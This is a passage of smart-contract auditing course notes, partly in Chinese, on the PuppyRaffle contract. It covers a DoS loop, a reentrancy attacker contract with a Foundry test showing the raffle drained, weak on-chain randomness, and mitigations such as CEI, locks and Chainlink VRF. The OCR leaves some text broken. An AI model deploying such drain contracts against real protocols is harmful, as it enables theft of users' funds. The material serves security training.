for (uint256 i = 0; i < players.length - 1; i++) {
    for (uint256 j = i + 1; j < players.length; j++) {
        require(players[i] != players[j], "PuppyRaffle: Duplicate Player");
```
```

```
    }
}
```

Impact
- Gas costs for late entrants become significantly higher, discouraging normal user participation.
- Creates a rush incentive for early entry.
- An attacker (or coordinated users) can bloat the array early to make further entries uneconomic, effectively griefing or monopolizing the raffle.

Proof of Concept (Gas Comparison)
Two batches of 100 players produce approximate gas usage:
- First 100 players: ~6,252,048 gas
- Second 100 players: ~18,068,138 gas
The second batch costs over 3× the first due to quadratic growth.

<details>
<summary>Proof of Code (click to expand)</summary>

```solidity
function testDenialOfService() public {
    // Foundry lets us set a gas price
    vm.txGasPrice(1);

    // First 100 addresses
    uint256 playersNum = 100;
    address[] memory players = new address[](playersNum);
    for (uint256 i = 0; i < players.length; i++) {
        players[i] = address(i);
    }

    // Gas for first 100
    uint256 gasStart = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * players.length}(players);
    uint256 gasEnd = gasleft();
    uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
    console.log("Gas cost of the first 100 players: ", gasUsedFirst);

    // Second 100 addresses
    address[] memory playersTwo = new address[](playersNum);
    for (uint256 i = 0; i < playersTwo.length; i++) {
        playersTwo[i] = address(i + playersNum);
    }

    // Gas for second 100
    uint256 gasStartTwo = gasleft();
    puppyRaffle.enterRaffle{value: entranceFee * players.length}(playersTwo);
    uint256 gasEndTwo = gasleft();
    uint256 gasUsedSecond = (gasStartTwo - gasEndTwo) * tx.gasprice;
    console.log("Gas cost of the second 100 players: ", gasUsedSecond);

    assert(gasUsedSecond > gasUsedFirst);
}
```
</details>

Recommended Mitigation (diff)
Replace the quadratic duplicate scan with a constant-time membership check using a mapping keyed by address and scoped by a per-raffle `raffleId`. Verify new entries before mutating state to avoid always reverting. Also, clear (or logically invalidate) participation when starting the next raffle by incrementing `raffleId`.

```diff
+    mapping(address => uint256) public addressToRaffleId;
+    uint256 public raffleId = 0;
```

```
    function enterRaffle(address[] memory newPlayers) public payable {
        require(msg.value == entranceFee * newPlayers.length, "PuppyRaffle: Must send enough to enter
raffle");
        for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
+            addressToRaffleId[newPlayers[i]] = raffleId;
        }
•
-        // Check for duplicates
+       // Check for duplicates only from the new players
+       for (uint256 i = 0; i < newPlayers.length; i++) {
+          require(addressToRaffleId[newPlayers[i]] != raffleId, "PuppyRaffle: Duplicate player");
+       }
-        for (uint256 i = 0; i < players.length; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
-                require(players[i] != players[j], "PuppyRaffle: Duplicate player");
-            }
-        }
        emit RaffleEnter(newPlayers);
    }
.
.
.
    function selectWinner() external {
+       raffleId = raffleId + 1;
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
```

Exploit: Business Logic Edge Case

By now we've identified fairly clearly how the `enterRaffle` function works. Our finding looks great. Let's next move onto the `refund` function, this one was mentioned explicitly in our documentation.

```
Users are allowed to get a refund of their ticket & value if they call the refund function
```

This is what the function looks like.

```
/// @param playerIndex the index of the player to refund. You can find it externally by calling
`getActivePlayerIndex`

/// @dev This function will allow there to be blank spots in the array

function refund(uint256 playerIndex) public {

•    address playerAddress = players[playerIndex];

•    require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");

•    require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");



•    payable(msg.sender).sendValue(entranceFee);



•    players[playerIndex] = address(0);

•    emit RaffleRefunded(playerAddress);

}
```

Remember to start with the documentation so that we understand what's supposed to happen. In order to call this function a player needs to provide their `playerIndex`, and this is acquired through the `getActivePlayerIndex` function.


Let's jump over there quickly.


```
/// @notice a way to get the index in the array

/// @param player the address of a player in the raffle

/// @return the index of the player in the array, if they are not active, it returns 0

function getActivePlayerIndex(address player) external view returns (uint256) {

    for (uint256 i = 0; i < players.length; i++) {

        if (players[i] == player) {

            return i;

        }

    }

    return 0;

}
```

When looking at this function, we have to ask *"Why is this returning zero?"*

Arrays begin at index 0, were the player at this index to call this function it would be very unclear whether or not they were in the raffle or not!

Exploit: Reentrancy





Reentrancy: Mitigation

CEI Pattern

What's a CEI pattern?


I'm glad you asked!

CEI stands for Checks, Effects and Interactions and is a best practice for orders of operation.

1. Checks - require statements, conditions
2. Effects - this is where you update the state of the contract
3. Interactions - any interaction with external contracts/addresses come last

```
function withdrawBalance() public {
    // Checks
    //Effects
    uint256 balance = userBalance[msg.sender];
    userBalance[msg.sender] = 0;
    //Interactions
    (bool success,) = msg.sender.call{value: balance}("");
    if (!success) {
        revert();
    }
}
```

Our function has no checks, but simply by reordering things this way, with our effects before interactions, we're guarded against re-entrancy. We can confirm this in **Remix**.



Alternative Mitigation-locking mechanism

There is another popular way we can protect from re-entrancy and that's through a locking mechanism we could apply to this function.

```
bool locked = false;
function withdrawBalance() public {
    if(locked){
        revert;
    }
    locked = true;

    // Checks
    // Effects
    uint256 balance = userBalance[msg.sender];
    userBalance[msg.sender] = 0;
```

```
    // Interactions
    (bool success,) = msg.sender.call{value: balance}("");
    if (!success) {
        revert();
    }
    locked = false;
}
```

This is called a `mutex lock` in computing science. By applying the above logic, we lock the function once it's called so that it can't be re-entered while locked!

Along this line we also have the **OpenZeppelin ReentrancyGuard** library available to us. This effectively applies locks to our functions under the hood keeping our code clean and professional by leveraging the `nonReentrant` modifier.

That's it! We've learnt 3 simple ways to protect against re-entrancy vulnerabilities in our code.

1. Following CEI - Checks, Effects, Interactions Patterns
2. Implementing a locking mechanism to our function
3. Leveraging existing libraries from trust sources like **OpenZeppelin's ReentrancyGuard**

Case Study: The DAO

The DAO was one of the most famous (or infamous) protocols in Web3 history. As of May 2016, its total value locked was ~14% of all ETH.

Unfortunately, it suffered from a re-entrancy vulnerability in two of its functions.

The first problem existed in the `splitDao` function, here's the vulnerable section and the whole contract for reference:

```
contract DAO is DAOInterface, Token, TokenCreation {
    ...
    function splitDAO(
        uint _proposalID,
        address _newCurator
    ) noEther onlyTokenholders returns (bool _success) {
•
    Transfer(msg.sender, 0, balances[msg.sender]);
    withdrawRewardFor(msg.sender); // be nice, and get his rewards
    totalSupply -= balances[msg.sender];
    balances[msg.sender] = 0;
    paidOut[msg.sender] = 0;
    return true;
    }
}
```

Reentrancy: PoC

Returning to PuppyRaffle, let's look at how all we've learnt affects this protocol.

A look again at this `refund` function and we see a classic case of reentrancy with an external call being made before updating state.

```
function refund(uint256 playerIndex) public {
    address playerAddress = players[playerIndex];
    require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
    require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");

    // @Audit: Reentrancy
    payable(msg.sender).sendValue(entranceFee);

    players[playerIndex] = address(0);
    emit RaffleRefunded(playerAddress);
}
```

> **Note:** There *is* a `playersEntered` modifier we could use, included in this test suite, but we'll choose to be explicit here.

Next we'll create our `ReentrancyAttacker` Contract.

```
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() public payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);
        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
        puppyRaffle.refund(attackerIndex);
    }
    function _stealMoney() internal {
    if (address(puppyRaffle).balance >= entranceFee) {
        puppyRaffle.refund(attackerIndex);}
    }

    fallback() external payable {
        _stealMoney();
    }

    receive() external payable {
        _stealMoney();
    }
}
```

Once deployed, this `attack` function is going to kick off the attack. In order, we're entering the raffle, acquiring our `playerIndex`, and then refunding our `entranceFee`.

Adding these functions to our `ReentrancyAttacker` contract finishes the job. When funds are sent back to our contract, the `fallback` or `receive` functions are called which is going to trigger another `refund` call in our `_stealMoney` function, completing the loop until the `PuppyRaffle` contract is drained!

```
function test_reentrancyRefund() public {
    // users entering raffle
    address[] memory players = new address[](4);
    players[0] = playerOne;
    players[1] = playerTwo;
    players[2] = playerThree;
    players[3] = playerFour;
    puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

    // create attack contract and user
    ReentrancyAttacker attackerContract = new ReentrancyAttacker(puppyRaffle);
    address attacker = makeAddr("attacker");
    vm.deal(attacker, 1 ether);

    // noting starting balances
    uint256 startingAttackContractBalance = address(attackerContract).balance;
    uint256 startingPuppyRaffleBalance = address(puppyRaffle).balance;

    // attack
    vm.prank(attacker);
    attackerContract.attack{value: entranceFee}();

    // impact
```

```
    console.log("attackerContract balance: ", startingAttackContractBalance);
    console.log("puppyRaffle balance: ", startingPuppyRaffleBalance);
    console.log("ending attackerContract balance: ", address(attackerContract).balance);
    console.log("ending puppyRaffle balance: ", address(puppyRaffle).balance);
}
```

All we need to do now is run this test with the command `forge test --mt test_reentrancyRefund -vvv` and we should receive...

```
Running 1 test for test/PuppyRaffleTest.t.sol:PuppyRaffleTest
[PASS] testCanGetRefundReentrancy() (gas: 493537)
Logs:
  attackerContract balance:  0
  puppyRaffle balance:  4000000000000000000
  ending attackerContract balance:  5000000000000000000
  ending puppyRaffle balance:  0

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 6.25ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

We did it! We've proven the vulnerability through our application of our PoC and we'll absolutely be submitting this as a finding - likely a `High`.

Recon: Continued

Let's continue with our manual review of PuppyRaffle. So far we've gone through

- enterRaffle - where we uncovered a DoS vulnerability
- refund - we discovered is vulnerable to reentrancy
- getActivePlayerIndex - we found an edge case where players at index 0 aren't sure if they've entered the raffle!

Walking through the code, we're moving onto the `selectWinner` function. This is a big one, we'll have a lot to go over.

I encourage you to write these thoughts down in your `notes.md` file and actually write in-line notes to keep them organized. Being able to reference these thoughts during our write ups and later in the review is incredibly valuable to the process.

```
// @Audit: Does this follow CEI?

// @Audit: Are the duration and time being set correctly?

// @Audit: What is _safeMint doing after our external call?
```

It's important to note the `selectWinner` function is external, so anyone can call it. The checks in this function will be really important, but they do look good.

Moving on, the next this thing function is doing is defining a `winnerIndex`.

```
uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
block.difficulty))) % players.length;

address winner = players[winnerIndex];
```

It seems our function is using a pseudo-random number, modded by the player's array to choose our winning index. It then assigns the player at that index in the array to our `winner` variable.

This winner variable is used further in the function to distribute the `prizePool` as well as mint the winning NFT.

```
(bool success,) = winner.call{value: prizePool}("");

require(success, "PuppyRaffle: Failed to send prize pool to winner");

_safeMint(winner, tokenId);
```

It's important that this selection is fair and truly random or this could be exploited by malicious actors fairly easily. My alarm bells are going off and I'm seeing a lot of red flags.

Exploit: Weak Randomness （ PRNG or Pseudo Random Number Generation.)

et's actually take a moment to go back to `Slither` because, if you can believe it, `Slither` will actually catch this for us.

```
slither .
```

Running slither as above we can see it's output contains the following:

```
INFO:Detectors:
PuppyRaffle.selectWinner() (src/PuppyRaffle.sol#126-155) uses a weak PRNG: "winnerIndex = uint256(keccak256(bytes)(abi
.encodePacked(msg.sender,block.timestamp,block.difficulty))) % players.length (src/PuppyRaffle.sol#129-130)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG
```

```
/// @notice this function will select a winner and mint a puppy
/// @notice there must be at least 4 players, and the duration has occurred
/// @notice the previous winner is stored in the previousWinner variable
/// @dev we use a hash of on-chain data to generate the random numbers
/// @dev we reset the active players array after the winner is selected
/// @dev we send 80% of the funds to the winner, the other 20% goes to the feeAddress
ftrace | funcSig
function selectWinner() external {
    require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
    require(players.length >= 4, "PuppyRaffle: Need at least 4 players");
    uint256 winnerIndex =
        uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) % players.length;
    address winner = players[winnerIndex];
    uint256 totalAmountCollected = players.length * entranceFee;
    uint256 prizePool = (totalAmountCollected * 80) / 100;
    uint256 fee = (totalAmountCollected * 20) / 100;
    totalFees = totalFees + uint64(fee);

    uint256 tokenId = totalSupply();
```

So what is this detector telling us - that `PuppyRaffle.sol` is using weak PRNG or Pseudo Random Number Generation. We can navigate to the **link provided** for more information and a simplified example of this vulnerability.

Weak PRNG

Configuration

- Check: `weak-prng`
- Severity: `High`
- Confidence: `Medium`

Description

Weak PRNG due to a modulo on `block.timestamp` , `now` or `blockhash` . These can be influenced by miners to some extent so they should be avoided.

Exploit Scenario:

```
contract Game {

    uint reward_determining_number;

    function guessing() external{
      reward_determining_number = uint256(block.blockhash(10000)) % 10;
    }
}
```

Eve is a miner. Eve calls `guessing` and re-orders the block containing the transaction. As a result, Eve wins the game.

Recommendation

Do not use `block.timestamp` , `now` or `blockhash` as a source of randomness

Beyond what's outlined here as a concern - that miners can influence global variables favorable - there's a lot more *weirdness* that goes into random numbers on-chain.

If you've seen any of my other content, you know that Chainlink VRF is a solution for this problem, and I encourage you to check out the **documentation** for some additional learnings.

什么是 blockhash?

`blockhash` 是区块的哈希值，是通过对整个区块的内容（包括交易、时间戳、前一个区块哈希等）进行哈希运算得到的唯一标识符。

```
// blockhash 的基本用法
bytes32 currentBlockHash = blockhash(block.number - 1); // 获取前一个区块的哈希
bytes32 specificBlockHash = blockhash(10000); // 获取第10000个区块的哈希
```

矿工如何操纵这些数据源?

1. block.timestamp（区块时间戳）

操纵方式:

- 矿工可以在一定范围内（通常15秒内）调整区块时间戳
- 只要时间戳不早于父区块且不超过当前时间太多，网络就会接受

示例代码:

```
contract TimestampVulnerable {
    uint256 public lastWinner;

    function lottery() public {
        // 危险：使用时间戳作为随机数
        uint256 random = block.timestamp % 100;
        if (random < 10) {
            lastWinner = uint256(uint160(msg.sender));
            // 发放奖励
        }
    }
}
```

攻击场景:

```
// 矿工可以这样攻击：
// 1. 计算不同时间戳下的结果
// 2. 选择对自己有利的时间戳
// 3. 在该时间戳下挖出区块
```

2. now（当前时间，已废弃）

操纵方式:

- `now` 实际上就是 `block.timestamp` 的别名
- 操纵方式与 `block.timestamp` 完全相同

示例代码:

```
contract NowVulnerable {
    mapping(address => uint256) public balances;

    function timeBasedReward() public {
        // 危险：now 等同于 block.timestamp
        if (now % 60 < 10) { // 每分钟前10秒可以获得奖励
            balances[msg.sender] += 100;
        }
    }
}
```

3. blockhash（区块哈希）

操纵方式：

- 矿工可以通过改变区块内容来影响区块哈希
- 包括：调整交易顺序、包含不同的交易、修改时间戳等
- 矿工可以重复尝试直到得到有利的哈希值

示例代码：

```
contract BlockhashVulnerable {
    uint256 public prize = 1 ether;
    address public winner;

    function guessNumber(uint256 guess) public {
        // 危险：使用区块哈希作为随机数
        uint256 random = uint256(blockhash(block.number - 1)) % 10;

        if (guess == random) {
            winner = msg.sender;
            payable(msg.sender).transfer(prize);
        }
    }
}
```

防护措施对比

方法	安全性	成本	复杂度
Chainlink VRF	高	中等	低
提交-揭示	中等	低	中等
多方随机数	中等	低	高
区块哈希	**低**	低	低

总结：矿工通过控制区块内容（时间戳、交易顺序、包含的交易等）来影响这些"随机"值，从而操纵游戏结果。这就是为什么需要使用真正的随机数服务。

Remix Examples

Return to our **sc-exploits-minimized** repo and we've included a link to a **Remix example** of this vulnerability.

> This contract is available for local testing as well **here**.

Looking at the `Remix` example, we can see it's doing something very similar to what `PuppyRaffle` is doing

```
uint256 randomNumber = uint256(keccak256(abi.encodePacked(msg.sender, block.prevrandao,
block.timestamp)));
```

In this declaration we're taking 3 variables:

- msg.sender
- block.prevrandao
- block.timestamp
- **RANDAO** = **RAN**dom **D**ecentralized **A**utonomous **O**rganization

  它是一个去中心化的随机数生成机制，在以太坊 2.0 的权益证明（PoS）共识中使用。

随机源	历史可预测性	未来可预测性	操纵难度
`block.timestamp`	100%	高	容易
`blockhash`	100%	高	中等
`block.prevrandao`	100%	**中等到高**	中等
Chainlink VRF	0%	低	极难

We're hashing these variables and casting the result as a uint256. The problem exists in that the 3 variables we're deriving our number from are able to be influenced or anticipated such that we can predict what the random number will be.

The test set up in [sc-exploits-minimized] may look a little silly, but what's trying to be conveyed is that generating the same random number in a single block is another example of how this vulnerability can be exploited.

```
// For this test, a user could just deploy a contract that guesses the random number...

// by calling the random number in the same block!!

function test_guessRandomNumber() public {

    uint256 randomNumber = weakRandomness.getRandomNumber();



    assertEq(randomNumber, weakRandomness.getRandomNumber());

}
```


Wrap Up

In short - the blockchain is deterministic. Using on-chain variables and pseudo random number generation leaves a protocol open to exploits whereby an attacker can predict or manipulate the 'random' value.

There multiple ways that weak randomness can be exploited.

Weak Randomness: Multiple Issues

Let's look at a few ways that randomness, as we've seen in `PuppyRaffle` and our [sc-exploits-minimized] examples, can be manipulated.



block.timestamp

Relying on block.timestamp is risky for a few reasons as node validators/miners have privileges that may give them unfair advantages.

The validator selected for a transaction has the power to:

- Hold or delay the transaction until a more favorable time
- Reject the transaction because the timestamp isn't favorable

Timestamp manipulation has become less of an issue on Ethereum, since the merge, but it isn't perfect. Other chains, such as Arbitrum can be vulnerable to several seconds of slippage putting randomness based on `block.timestamp` at risk.

block.prevrandao

`block.prevrandao` was introduced to replace `block.difficulty` when the merge happened. This is a system to choose random validators.

The security issues using this value for randomness are well enough known that many of them are outlined in the **EIP-4399** documentation already.

The security considerations outlined here include:

Biasability: The beacon chain RANDAO implementation gives every block proposer 1 bit of influence power per slot. Proposer may deliberately refuse to propose a block on the opportunity cost of proposer and transaction fees to prevent beacon chain randomness (a RANDAO mix) from being updated in a particular slot.

Predictability: Obviously, historical randomness provided by any decentralized oracle is 100% predictable. On the contrary, the randomness that is revealed in the future is predictable up to a limited extent.

msg.sender

Any field controlled by a caller can be manipulated. If randomness is generated from this field, it gives the caller control over the outcome.

By using msg.sender we allow the caller the ability to mine for addresses until a favorable one is found, breaking the randomness of the system

Case Study: Weak Randomness

Intro to Meebits and Andy Li

Let's look into a case study that involves the exploit of an NFT project, Meebits, which occurred in 2021. This analysis will shed light on a real-world example of how weak randomness was exploited, resulting in a substantial loss of nearly a million dollars for the protocol.

We extend our appreciation to **Andy Li** from **Sigma Prime** who walks us through the details of this attack.

Information in this post is graciously provided by Andy

Remember, periodically conducting post mortems like this greatly contributes towards honing your skills as a security researcher. Familiarity begets mitigation.

Case Study: Meebits - Insecure Randomness

Meebits, created by Larva Labs (team behind CryptoPunks), was exploited in May 2021 due to insecure randomness in its smart contracts. By rerolling their randomness, an attacker was able to obtain a rare NFT which they sold for $700k.

